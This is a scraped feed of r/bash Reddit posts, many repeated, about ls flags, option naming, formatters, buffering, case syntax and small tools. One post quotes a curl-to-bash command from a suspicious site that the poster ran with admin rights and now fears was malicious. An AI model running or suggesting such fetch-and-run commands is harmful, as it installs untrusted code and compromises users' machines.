Why
Why

Hi, I was looking for files starting with the letter L and not its Backup. I have 2 option for list them 1 is using the l (letter l from lile, love)
I was doing so 2 cmd
and in twice cmd ls found Lubuntu and Lubuntu~
"l" (l from love, letter) cmd is an build-in alias for
When I did
what about the flag -B?
Shouldn't the option -b filter the backup that the ls command finds?
Thank you and Regards!
https://redd.it/1n11noh
@r_bash
* is more important than -B in ls cmd?Why
* is more important than -B in ls cmd?Hi, I was looking for files starting with the letter L and not its Backup. I have 2 option for list them 1 is using the l (letter l from lile, love)
l L*and 2 using ls -B L* I was doing so 2 cmd
l L* (l of love, letter) cmd and ls -B L* cmd too! and in twice cmd ls found Lubuntu and Lubuntu~
"l" (l from love, letter) cmd is an build-in alias for
ls -B filtering Backups (files ending in ~) and ls -B L* do the same. When I did
l (l of letter) L* cmd ( and ls -B L* cmd too )" both cmd found Lubuntu and Lubuntu~ what about the flag -B?
Shouldn't the option -b filter the backup that the ls command finds?
* is above -B flag ... I don't understand why star is over -BThank you and Regards!
https://redd.it/1n11noh
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
If a word has a hypen, should that hypen be squashed in a --long-option?
--long-options usually use hyphens to separate words.. but if a word (or term) already contains a hyphen is it standard practice to squash it?
For example if I need long options for "Band-pass" and "Noise gate", should it be...
--bandpass --noise-gate
# or
--band-pass --noise-gate
My instinct is to do whatever's least likely to confuse people.. but all things being equal I think word hyphens dilute the meaning of
Wondering if i'm missing something or if there's a better way to look at it...
https://redd.it/1n1w1mv
@r_bash
--long-options usually use hyphens to separate words.. but if a word (or term) already contains a hyphen is it standard practice to squash it?
For example if I need long options for "Band-pass" and "Noise gate", should it be...
--bandpass --noise-gate
# or
--band-pass --noise-gate
My instinct is to do whatever's least likely to confuse people.. but all things being equal I think word hyphens dilute the meaning of
- as a word separator so they should be squashed as they're the lesser separator.Wondering if i'm missing something or if there's a better way to look at it...
https://redd.it/1n1w1mv
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
I could never settle on a SSH client I enjoyed, so I created Termix! (Self hosted remote SSH terminals, tunnels, and file editing from the browser)
GitHub Repo: [https://github.com/LukeGus/Termix](https://github.com/LukeGus/Termix)
Discord (join to vote on whats next to a be added to Termix): [https://discord.gg/daFQ9hHM7R](https://discord.gg/daFQ9hHM7R)
For the past couple of months, I have been working on my free self-hosted passion project, Termix.
Termix is an open-source, forever-free, self-hosted all-in-one server management platform. It provides a web-based solution for managing your servers and infrastructure through a single, intuitive interface. Termix offers SSH terminal access, SSH tunneling capabilities, and remote file editing, with many more tools to come.
Complete Feature List:
* **SSH Terminal Access** \- Full-featured terminal with split-screen support (up to 4 panels) and tab system
* **SSH Tunnel Management** \- Create and manage SSH tunnels with automatic reconnection and health monitoring
* **Remote File Editor** \- Edit files directly on remote servers with syntax highlighting, file management features (uploading, removing, renaming, deleting files)
* **SSH Host Manager** \- Save, organize, and manage your SSH connections with tags and folders
* **Server Stats** \- View CPU, memory, and HDD usage on any SSH server
* **User Authentication** \- Secure user management with admin controls and OIDC support with more auth types planned
* **Modern UI** \- Clean interface built with React, Tailwind CSS, and Shadcn
https://redd.it/1n356dy
@r_bash
GitHub Repo: [https://github.com/LukeGus/Termix](https://github.com/LukeGus/Termix)
Discord (join to vote on whats next to a be added to Termix): [https://discord.gg/daFQ9hHM7R](https://discord.gg/daFQ9hHM7R)
For the past couple of months, I have been working on my free self-hosted passion project, Termix.
Termix is an open-source, forever-free, self-hosted all-in-one server management platform. It provides a web-based solution for managing your servers and infrastructure through a single, intuitive interface. Termix offers SSH terminal access, SSH tunneling capabilities, and remote file editing, with many more tools to come.
Complete Feature List:
* **SSH Terminal Access** \- Full-featured terminal with split-screen support (up to 4 panels) and tab system
* **SSH Tunnel Management** \- Create and manage SSH tunnels with automatic reconnection and health monitoring
* **Remote File Editor** \- Edit files directly on remote servers with syntax highlighting, file management features (uploading, removing, renaming, deleting files)
* **SSH Host Manager** \- Save, organize, and manage your SSH connections with tags and folders
* **Server Stats** \- View CPU, memory, and HDD usage on any SSH server
* **User Authentication** \- Secure user management with admin controls and OIDC support with more auth types planned
* **Modern UI** \- Clean interface built with React, Tailwind CSS, and Shadcn
https://redd.it/1n356dy
@r_bash
GitHub
GitHub - Termix-SSH/Termix: Termix is a web-based server management platform with SSH terminal, tunneling, and file editing capabilities.
Termix is a web-based server management platform with SSH terminal, tunneling, and file editing capabilities. - Termix-SSH/Termix
Did I just run malicious noscript? (Mac)
I don't know if these kinds of posts are allowed, please let me know and I will take it down if asked.
I came across this command and ran it in terminal: /bin/bash -c "$(curl -fsSL https://ctktravel.com/get17/install.sh)" from this link: https://immokraus.com/get17.php
Afterwards, I was prompted to input my admin code, which I did.
As I am very technologically illiterate, is there a way for to check the library/noscript the command downloaded and ran to see if it's malicious? So far there is nothing different about the machine and I don't know if it has been been compromised.
Yes, I know I was dumb and broke 1000 internet safety rules to have done that. Thank you for any of your help if possible.
https://redd.it/1n400bq
@r_bash
I don't know if these kinds of posts are allowed, please let me know and I will take it down if asked.
I came across this command and ran it in terminal: /bin/bash -c "$(curl -fsSL https://ctktravel.com/get17/install.sh)" from this link: https://immokraus.com/get17.php
Afterwards, I was prompted to input my admin code, which I did.
As I am very technologically illiterate, is there a way for to check the library/noscript the command downloaded and ran to see if it's malicious? So far there is nothing different about the machine and I don't know if it has been been compromised.
Yes, I know I was dumb and broke 1000 internet safety rules to have done that. Thank you for any of your help if possible.
https://redd.it/1n400bq
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
Are there any real alternatives to shfmt?
Not that I complain, but as the formatting options of `shfmt` are rather limited, I wonder what other alternatives there are. I struggled to find anything similarly universal that is being actively maintained.
Something that is not strictly limited to a specific editor, ideally respecting `.editorconfig` already in place in the project.
https://redd.it/1n4ah9r
@r_bash
Not that I complain, but as the formatting options of `shfmt` are rather limited, I wonder what other alternatives there are. I struggled to find anything similarly universal that is being actively maintained.
Something that is not strictly limited to a specific editor, ideally respecting `.editorconfig` already in place in the project.
https://redd.it/1n4ah9r
@r_bash
GitHub
GitHub - mvdan/sh: A shell parser, formatter, and interpreter with bash support; includes shfmt
A shell parser, formatter, and interpreter with bash support; includes shfmt - mvdan/sh
redirected output does not update
On an old xfce (xubuntu) machine, I'm running a python noscript in a terminal window:
python3 my_noscript.py &> my_noscript.log
and trying to monitor the process with:
tail -f my_noscript.log
The buffering/flushing behaviour is very strange. The noscript has been running for half an hour and should have produced at least 300 lines of output, but the file size of the log was still 0 until I manually ended the noscript.
I've already tried this:
stdbuf -oL python3 my_noscript.py &> my_noscript.log
It doesn't change a thing. So far, output has only been written at the end, but not before that.
What could be the reason for that and is there a quick and easy way to change it?
https://redd.it/1n4w0iz
@r_bash
On an old xfce (xubuntu) machine, I'm running a python noscript in a terminal window:
python3 my_noscript.py &> my_noscript.log
and trying to monitor the process with:
tail -f my_noscript.log
The buffering/flushing behaviour is very strange. The noscript has been running for half an hour and should have produced at least 300 lines of output, but the file size of the log was still 0 until I manually ended the noscript.
I've already tried this:
stdbuf -oL python3 my_noscript.py &> my_noscript.log
It doesn't change a thing. So far, output has only been written at the end, but not before that.
What could be the reason for that and is there a quick and easy way to change it?
https://redd.it/1n4w0iz
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
call function from switch case without double semi colon interference?
either it complains about ;; is not recognized or missing
https://redd.it/1n4xlfc
@r_bash
customshitkernconfdefaultname="ahh"

mkdir -p /scratch/usr/src/sys/amd/conf/


copy\_kernel\_over() {

cp ../sys/amd64/conf/$customshitkernconfdefaultname /scratch/usr/src/sys/amd64/conf/

echo $customshitkernconfdefaultname

exit

}


change\_default\_kernel\_name() {

read -P "please specify your filename: " $customshitkernconfdefaultname

echo $customshitkernconfdefaultname

exit

}


while true; do

read -p "Want to use default name of kernel conf? Default is named: $customshitkernconfdefaultname  " yn

case $yn in

\[Yy\]\* ) copy\_kernel\_over()

\[Nn\]\* ) change\_default\_kernel\_name()

\* ) echo "Please answer y or n" ;;

esac

done
either it complains about ;; is not recognized or missing
https://redd.it/1n4xlfc
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
Possible to sort a CSV file in numerical order?
I have a CSV that contains a list names in columb 'A' and Age in Columb 'B'.
Is there some way to sort the CSV in age order, low to high?
I thought the following may do it but I get a 'Not an integer' error even though it is. Unless it's treating it as a string and not an integer?
sort -t, -k2n "$workingFolder$inputFile" | \\
Any help greatly received
https://redd.it/1n5ojme
@r_bash
I have a CSV that contains a list names in columb 'A' and Age in Columb 'B'.
Is there some way to sort the CSV in age order, low to high?
I thought the following may do it but I get a 'Not an integer' error even though it is. Unless it's treating it as a string and not an integer?
sort -t, -k2n "$workingFolder$inputFile" | \\
Any help greatly received
https://redd.it/1n5ojme
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
Auto formatting extensionless Bash noscripts with Editorconfig, the Bash language server and its support for shfmt (in Neovim)
That noscript's quite a mouthful, I know; anyway, I was trying to figure out why I was experiencing odd behaviour when using Editorconfig settings with Bash language server with its support for shfmt. I dug around a bit, found some things out, and came up with a solution.
Sharing here in case it helps someone, plus I'm curious to hear if anyone else has come across or tried to get this combination working (or if it's just me being dim)?
Auto formatting extensionless Bash noscripts in Neovim
https://redd.it/1n6cr1b
@r_bash
That noscript's quite a mouthful, I know; anyway, I was trying to figure out why I was experiencing odd behaviour when using Editorconfig settings with Bash language server with its support for shfmt. I dug around a bit, found some things out, and came up with a solution.
Sharing here in case it helps someone, plus I'm curious to hear if anyone else has come across or tried to get this combination working (or if it's just me being dim)?
Auto formatting extensionless Bash noscripts in Neovim
https://redd.it/1n6cr1b
@r_bash
DJ Adams
Auto formatting extensionless Bash noscripts in Neovim
Here's what I did to make the combination of the Bash language server and shfmt work with Editorconfig settings for Bash noscript files that don't have extensions.
Made a simple Bash noscript to quickly switch Linux power profiles
Hey everyone,
I recently built a small Bash noscript called Power-CLI for myself. Since I use a WM, switching Linux power modes manually was kind of annoying, so I made a quick terminal tool to toggle between Performance, Balanced, and Power Saver modes — with notifications and sound alerts.
It’s not flashy or overcomplicated, just something that gets the job done. Thought it might be useful for others who want a simple, lightweight solution.
Fun fact: Bash is the first language I’ve learned, and I enjoy building small tools for myself just for fun.
Check it out here: https://github.com/AkshitBanotra/power-cli
https://redd.it/1n6mpbq
@r_bash
Hey everyone,
I recently built a small Bash noscript called Power-CLI for myself. Since I use a WM, switching Linux power modes manually was kind of annoying, so I made a quick terminal tool to toggle between Performance, Balanced, and Power Saver modes — with notifications and sound alerts.
It’s not flashy or overcomplicated, just something that gets the job done. Thought it might be useful for others who want a simple, lightweight solution.
Fun fact: Bash is the first language I’ve learned, and I enjoy building small tools for myself just for fun.
Check it out here: https://github.com/AkshitBanotra/power-cli
https://redd.it/1n6mpbq
@r_bash
GitHub
GitHub - AkshitBanotra/power-cli: Quickly manage power profiles from the terminal with a simple Bash noscript.
Quickly manage power profiles from the terminal with a simple Bash noscript. - AkshitBanotra/power-cli
A comprehensive Linux guide worth checking out
Hey folks,
If you’re learning Linux or just want a solid reference to keep around, I found The Complete Reference: Linux (6th Edition) super helpful.
It covers everything from the basics to managing users, networks, filesystems, and even configuring Internet services. Honestly, it’s the kind of book you can flip open any time you get stuck.
I’m sharing a free copy here Book
Hopefully it helps someone who’s on their Linux journey
https://redd.it/1n6vzas
@r_bash
Hey folks,
If you’re learning Linux or just want a solid reference to keep around, I found The Complete Reference: Linux (6th Edition) super helpful.
It covers everything from the basics to managing users, networks, filesystems, and even configuring Internet services. Honestly, it’s the kind of book you can flip open any time you get stuck.
I’m sharing a free copy here Book
Hopefully it helps someone who’s on their Linux journey
https://redd.it/1n6vzas
@r_bash
GitHub
GitHub - Avinashabroy/Linux-Book-
Contribute to Avinashabroy/Linux-Book- development by creating an account on GitHub.
Problem with noscript runnign after wake from sleep
Fedora 42 w/ KDE
I have a bash logon noscript that runs a program at login, but I need to do the same thing when I return from sleep. I have created a sh noscript called
What have I missed here?
#!/bin/sh
case $1 in
post)
/usr/bin/myapplication
;;
esac
https://redd.it/1n6e09e
@r_bash
Fedora 42 w/ KDE
I have a bash logon noscript that runs a program at login, but I need to do the same thing when I return from sleep. I have created a sh noscript called
wakeup_noscript in /usr/lib/systemd/system-sleep/ and made it executable. Sadly, it does not run the program when I return from sleep. What have I missed here?
#!/bin/sh
case $1 in
post)
/usr/bin/myapplication
;;
esac
https://redd.it/1n6e09e
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community
How to extract block separated by two newlines?
I have a text file. I want to extract the last block separated by two newline chars.
How to do that?
Example:
How to get
?
https://redd.it/1n781cp
@r_bash
I have a text file. I want to extract the last block separated by two newline chars.
How to do that?
Example:
echo -e 'pre\n\nblock\nfirst\n\npost\n\nblock\nLAST\n\nsomechars'
How to get
block
LAST
?
https://redd.it/1n781cp
@r_bash
Reddit
From the bash community on Reddit
Explore this post and more from the bash community